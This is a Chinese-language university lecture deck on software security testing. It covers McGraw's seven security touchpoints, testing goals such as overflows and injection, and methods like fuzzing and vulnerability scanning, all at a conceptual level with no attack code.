软件安全性测试

程绍银

sycheng@ustc.edu.cn

本章内容

- 软件安全
- 软件安全的最优方法
- 软件安全性测试
  - 插曲：安全最优方法 vs. 安全性测试
- 安全性测试的目标 --- 漏洞
- 相关网站和工具
- 实验

本章内容

- ✓ 软件安全
- 软件安全的最优方法
- 软件安全性测试
  - 插曲：安全最优方法 vs. 安全性测试
- 安全性测试的目标 --- 漏洞
- 相关网站和工具
- 实验

软件安全

- 什么是软件安全？
- 软件安全就是使软件在受到恶意攻击的情形下依然能够继续正确运行的工程化软件思想

  --- Gary McGraw, Cigital公司首席技术官和董事会成员

  ---《Software Security: Building Security In》或《软件安全：使安全成为软件开发必需的部分》

  http://buildsecurityin.us-cert.gov/portal/

软件安全

- 软件安全 vs. 安全的软件，不是一回事
- 软件安全是一种系统级的问题，需要考虑安全机制（比如访问控制）和基于安全的设计（比如使攻击难以实施的健壮设计）
- 软件安全必须成为完整的软件开发生命周期方法的一部分

软件安全的含义

- 软件安全是计算机安全的一个分支
- 软件安全是计算机安全的关键
- 软件安全问题的根源是软件存在弱点
- 用工程化的方法来实施软件安全

软件安全是计算机安全的一个分支

- 现代社会中，我们生活所需的一切似乎都离不开计算机系统，我们的电力、供水、交通、通讯、金融等等，都依赖于计算机系统的安全运行。但是，计算机系统并不安全，它潜伏着严重的不安全性、脆弱性和危险性
- 如何保障计算机系统的安全就成为我们这个时代的一个根本问题，计算机安全这门学科也因此应运而生，并成为近二十年来最热门的学科之一
- 计算机安全的研究范畴包括硬件安全、软件安全、数据安全、运行安全和网络安全

软件安全是计算机安全的关键

- 由于病毒主要是通过网络传播，而黑客主要是通过网络来进行攻击，因此，多年来人们一直认为网络安全是计算机安全的主要问题。但是在网络安全上的巨大投入却没有从根本上解决计算机安全问题
- 软件是计算机安全的大问题，危害计算机安全的绝大部分因素都与软件相关
  - 软件的不稳定导致系统崩溃和数据丢失
  - 病毒攻击的是软件的缺陷
  - 黑客利用的是软件的弱点
  - 机密和隐私的泄漏是因为软件存在漏洞
- 计算机安全中的首要和关键问题是软件问题

软件安全问题的根源是软件存在弱点


- 现有方法并不能解决软件安全问题
  - 反病毒程序和防火墙之类的保护程序
  - 密码学之类的信息加密技术
- 假设有一个程序，其密码验证是用加密算法来实现的，它安装在一个被防火墙保护的系统中，系统中安装了反病毒程序
  - 这个程序是否健壮，可能存在溢出类弱点
  - 没有谁能保证防火墙和反病毒软件是完全可靠的，它们也可能存在缓冲区溢出之类的弱点

软件安全问题的根源是软件存在弱点

- 软件安全问题的根源就是我们所依赖的软件存在太多的安全弱点，而不断增加的软件复杂性和可扩展性更是火上浇油般地助长了这种情形
- 解决软件安全问题的根本方法就是改善我们建造软件的方式，以建造健壮的软件，使其在遭受恶意攻击时依然能够安全可靠和正确运行

用工程化的方法来实施软件安全

- 在整个软件开发生命周期中都要确保将安全作为软件的一个有机组成部分
- 软件安全的三根支柱：应用风险管理、软件安全的接触点和知识



应用风险管理


- 风险管理是一种战略性方法，即将追踪和减轻风险作为一种贯穿整个生命周期的指导方针
- 成功的风险管理其实就是一种业务级中的决策支持工具；一种收集必需的数据并基于弱点、威胁、影响和概率的知识作出正确判断的方法

软件安全的接触点

- 接触点，即在软件开发生命周期中保障软件安全的一套最优方法，是一种战术性方法
- 七个接触点：代码审核、体系结构风险分析、渗透测试、基于风险的安全测试、滥用案例、安全需求和安全操作
- “安全的”开发生命周期能够在每一个开发阶段上尽可能地避免和消除漏洞

软件安全的接触点

- 应用于不同的软件工件的软件安全最优方法（根据传统的瀑布模型来布局）



软件安全的知识


- 知识，包括收集、压缩和共享能用于为软件安全方法提供坚实基础的安全知识
- 由于软件安全是一门新的学科，及时总结知识，并用知识来教育所有相关的人员，对确保软件安全是至关重要的
- 在整个开发生命周期中综合应用这些方法，就能从设计、编码和测试等各个层面上消除软件中的安全弱点，从制度上、方法上最大限度地保障软件安全

软件安全的知识

- 知识是特定领域中相互关联的信息 --- 能够通过一定的方法和过程得以运用的信息
- 例如：C和C++中的一组潜在的安全缺陷是信息；在静态分析工具中的这样的信息就是知识
- 软件安全知识可以归成为七种（原则、方针、规则、弱点、攻击程序、攻击模式和历史风险），并划分为三个知识类（说明性知识、诊断性知识和历史知识）

软件安全的知识

- 软件安全知识类映射为不同的软件工件和软件安全最优方法




本章内容

- 软件安全
- ✓ 软件安全的最优方法
- 软件安全性测试
  - 插曲：安全最优方法 vs. 安全性测试
- 安全性测试的目标 --- 漏洞
- 相关网站和工具
- 实验

软件安全的最优方法

- 实施软件安全要求对常规建造软件的方式做一些修改
- 这些修改并不是根本性的、翻天覆地的或者费用高得难以承受
- 采用一组简单明了的最优工程方法，这些方法可以结合到现有的开发过程中
- 在软件开发生命周期中集成软件安全最优方法（接触点），是软件安全的三根支柱的核心

软件安全的最优方法


❺
安全需求
❶
滥用案例
❸
风险分析
❷
外部审核
❹
基于风险的
安全测试
❶
代码审核
（工具）
❸
风险分析
❺
渗透测试
❼
安全操作
需求和
使用案例
体系结构
和设计
测试计划
代码
测试和
测试结果
从应用领域
的反馈

七个接触点

- 1. 代码审核
- 2. 体系结构风险分析
- 3. 渗透测试
- 4. 基于风险的安全测试
- 5. 滥用案例
- 6. 安全需求
- 7. 安全操作

1、代码审核

- 工件：代码
- 发现的风险的例子：在代码的第42行中发现缓冲区溢出
- 所有的软件都会至少产生一种工件——代码。在代码级中，关注的焦点是实现缺陷，特别是那些静态分析工具就更是如此，它们通过扫描源代码能发现一般的弱点
- 代码审核是一种实现安全的软件的必要而不充分的方法。安全缺陷（特别是在C和C++中的安全缺陷）是显而易见的，而体系结构瑕疵则是真正棘手的问题
- 单独进行代码审核是一种特别有用的方法，但是，由于这种类型的审核只能确定缺陷，因此，即使是最好的代码审核也只能发现大约50%的安全问题。仅仅盯着代码是很难（并且几乎是不可能）发现体系结构问题的。现代的系统都由数百万行代码构成，这种方法就更不能奏效了。实现软件安全的完整方法是包括代码审核和体系结构分析的有机组合

2、体系结构风险分析

- 工件：设计和说明书
- 发现的风险的例子：对关键数据的区分和保护很糟糕；Web服务未能验证调用代码及其用户，并且没有基于正确的上下文来作出访问控制决定
- 在设计和体系结构级中，系统必须是连贯一致的，并提供统一的安全防线。设计人员、架构人员和分析人员应该用文档清晰地记录各种前提假设，并确定可能的攻击。在基于说明书的体系结构阶段和类层次的设计阶段，体系结构风险分析都是必需的。此时，安全分析人员揭示体系结构瑕疵，对它们评级，并开始进行降低风险的活动。忽视这个级别的风险分析会在日后引起严重的问题
- 注意，在软件生命周期的所有阶段中都可能出现风险，因此，强烈地建议采用持续的风险管理方法，并不断地进行追踪和监视风险的活动

3、渗透测试

- 工件：处于环境中的系统
- 发现的风险的例子：在Web接口中处理程序状态的糟糕方法
- 渗透测试非常有用，如果根据体系结构风险分析来设计测试，效果就更好。渗透测试的优点是，它给出了对处于真实运行环境中的实际部署的软件的很好的理解。但是，没有考虑软件体系结构的任何这类测试，或许都不能揭示关于软件风险的任何有用的信息。不能通过预构的应用程序安全测试工具所实施的封闭黑箱测试的软件肯定是非常糟糕的。因此，通过低层次的渗透测试，只能揭示出一点点软件的真实安全状况的信息，但是未能通过封闭的渗透测试，则说明你确实处于很糟糕的状况中
- 渗透测试与进行测试的人员有关，这是它的一个缺陷。应该特别小心那些“改过自新的黑客”，他们改过自新的唯一证明只有一些自我描述 。还要小心，网络渗透测试与应用程序或者软件所面临的渗透测试并不相同

4、基于风险的安全测试

- 工件：单元和系统
- 发现的风险的例子：由于处理数据保护风险而导致可能的大量数据泄漏
- 安全测试必须包含两种策略：（1）用标准功能测试技术来进行的安全功能性测试；（2）以攻击模式、风险分析结果和滥用案例为基础的基于风险的安全测试。一份好的安全测试计划包含这两种策略
- 即便你直接探测一个系统，安全问题也并不总是显而易见的，因此，标准的质量保障方法可能不能揭示所有严重的安全问题。QA是为了保证所有好的事情的发生
- 安全测试是为了保证坏的事情不会发生。像攻击者一样地考虑问题很重要。因此，用关于软件体系结构、一般性攻击和攻击者的心态的知识来指导安全测试是极为重要的

5、滥用案例

- 工件：需求和使用案例
- 发现的风险的例子：易受广为人知的攻击——篡改攻击的影响
- 建造滥用案例是深入攻击者的心理的好办法。类似于使用案例，滥用案例描述了系统在受到攻击时的行为表现；建造滥用案例要求明确地说明应该保护什么、免受谁的攻击，以及保护多长时间

6、安全需求

- 工件：需求
- 发现的风险的例子：没有明确描述数据保护要求
- 必须明确地在需求级中加入安全考量。好的安全需求包括明显的功能安全（比如说，使用实用的加密方法）和突然出现的特性（滥用案例和攻击模式可以很好地捕获它们）。确定和维护安全需求的方法是非常复杂的，应该灵活地处理

7、安全操作

- 工件：实际部署的软件
- 发现的风险的例子：没有足够的日志记录以追踪某个已知的攻击者
- 软件安全可以从网络安全中借鉴很多方法。经过有效组合的安全操作允许和鼓励网络安全专业人员积极应用接触点，提供开发团队可能缺乏的经验和安全智慧。在增强系统的安全状况的过程中，身经百战的操作人员认真地设置和监视实际部署的系统。不论设计和实现的力度如何，都会出现攻击，因此，理解导致攻击成功的软件的行为就是一种重要的防御技术。通过理解攻击和攻击程序而获得的知识应该再应用到软件开发中

本章内容

- 软件安全
- 软件安全的最优方法
- ✓ 软件安全性测试
  - 插曲：安全最优方法 vs. 安全性测试
- 安全性测试的目标 --- 漏洞
- 相关网站和工具
- 实验

软件安全性测试

- 安全性（security）测试。它是指在测试软件系统中对危险防止和危险处理设施进行的测试，以验证其是否有效
- 功能性测试：软件做它应该做的事
  - 应用输入，验证正确的输出
  - 不正确的输出/行为 → 缺陷(Bug)
- 安全性测试：软件不做它不应该做的事
  - 应用输入，验证没有不安全的事情发生
  - 安全性缺陷（漏洞，脆弱性，Vulnerability）

安全性测试的主要工作

- 全面检验软件在软件需求规格说明中规定的防止危险状态措施的有效性和在每一个危险状态下的反应
- 对软件设计中用于提高安全性的结构、算法、容错、冗余、中断处理等方案，进行针对性测试
- 在异常条件下测试软件，以表明不会因可能的单个或多个输入错误而导致不安全状态
- 用错误的安全性关键操作进行测试，以验证系统对这些操作错误的反应
- 对安全性关键的软件单元和软件部件，要单独进行加强的测试，以确认其满足安全性需求

安全性测试的目标

- 通常的目标
  - 内存溢出
  - SQL injection/XSS
  - 各种输入验证型问题
- 进一步的目标
  - 访问控制
  - 信息泄露
  - 不充分的随机数
  - 鉴别与加密
  - …

安全性测试的方法学

- White Box
  - Use commercial statistic analysis tool to audit the source code
  - Coverity/Fortify/Etc..
- Black Box
  - Fault injection
  - Dumb Fuzzing
- Gray Box
  - Smart Fuzzing (Fuzzing with deeply knowledge of the product)


安全性测试的方法

- 白/灰盒测试
  - 对软件工程文档/源代码/二进制代码进行静态分析/审核
  - 对运行时系统进行动态监测
  - 例子：污点传播分析/符号执行
- 功能验证
  - 功能验证是采用软件测试当中的黑盒测试方法，对涉及安全的软件功能，如：用户管理模块、权限管理、加密系统、认证系统等进行测试，主要验证上述功能是否有效


安全性测试的方法

- 漏洞扫描
  - 安全漏洞扫描主要是借助于特定的漏洞扫描器完成的。通过使用漏洞扫描器，系统管理员能够发现系统存在的安全漏洞，从而在系统安全中及时修补漏洞的措施
  - 分为两种类型：主机漏洞扫描器是指在系统本地运行检测系统漏洞的程序；网络漏洞扫描器是指基于网络远程检测目标网络和主机系统漏洞的程序
- 模拟攻击
  - 对于安全测试来说，模拟攻击测试是一组特殊的极端的测试方法，以模拟攻击来验证软件系统的安全防护能力
  - 例子：Fuzzing，使用大量半有效的数据作为应用程序的输入，以程序是否出现异常为标志，来发现应用程序中可能存在的安全漏洞

安全测试与评估



插曲：安全最优方法 VS. 安全性测试



安全性测试举例

- 根据系统安全指标不同，测试策略也不同
- 举例
  - 用户认证安全的测试
  - 系统网络安全的测试
  - 数据库安全的测试

用户认证安全的测试

- 明确区分系统中不同用户权限
- 系统中会不会出现用户冲突
- 系统会不会因用户的权限的改变造成混乱
- 用户登陆密码是否是可见、可复制
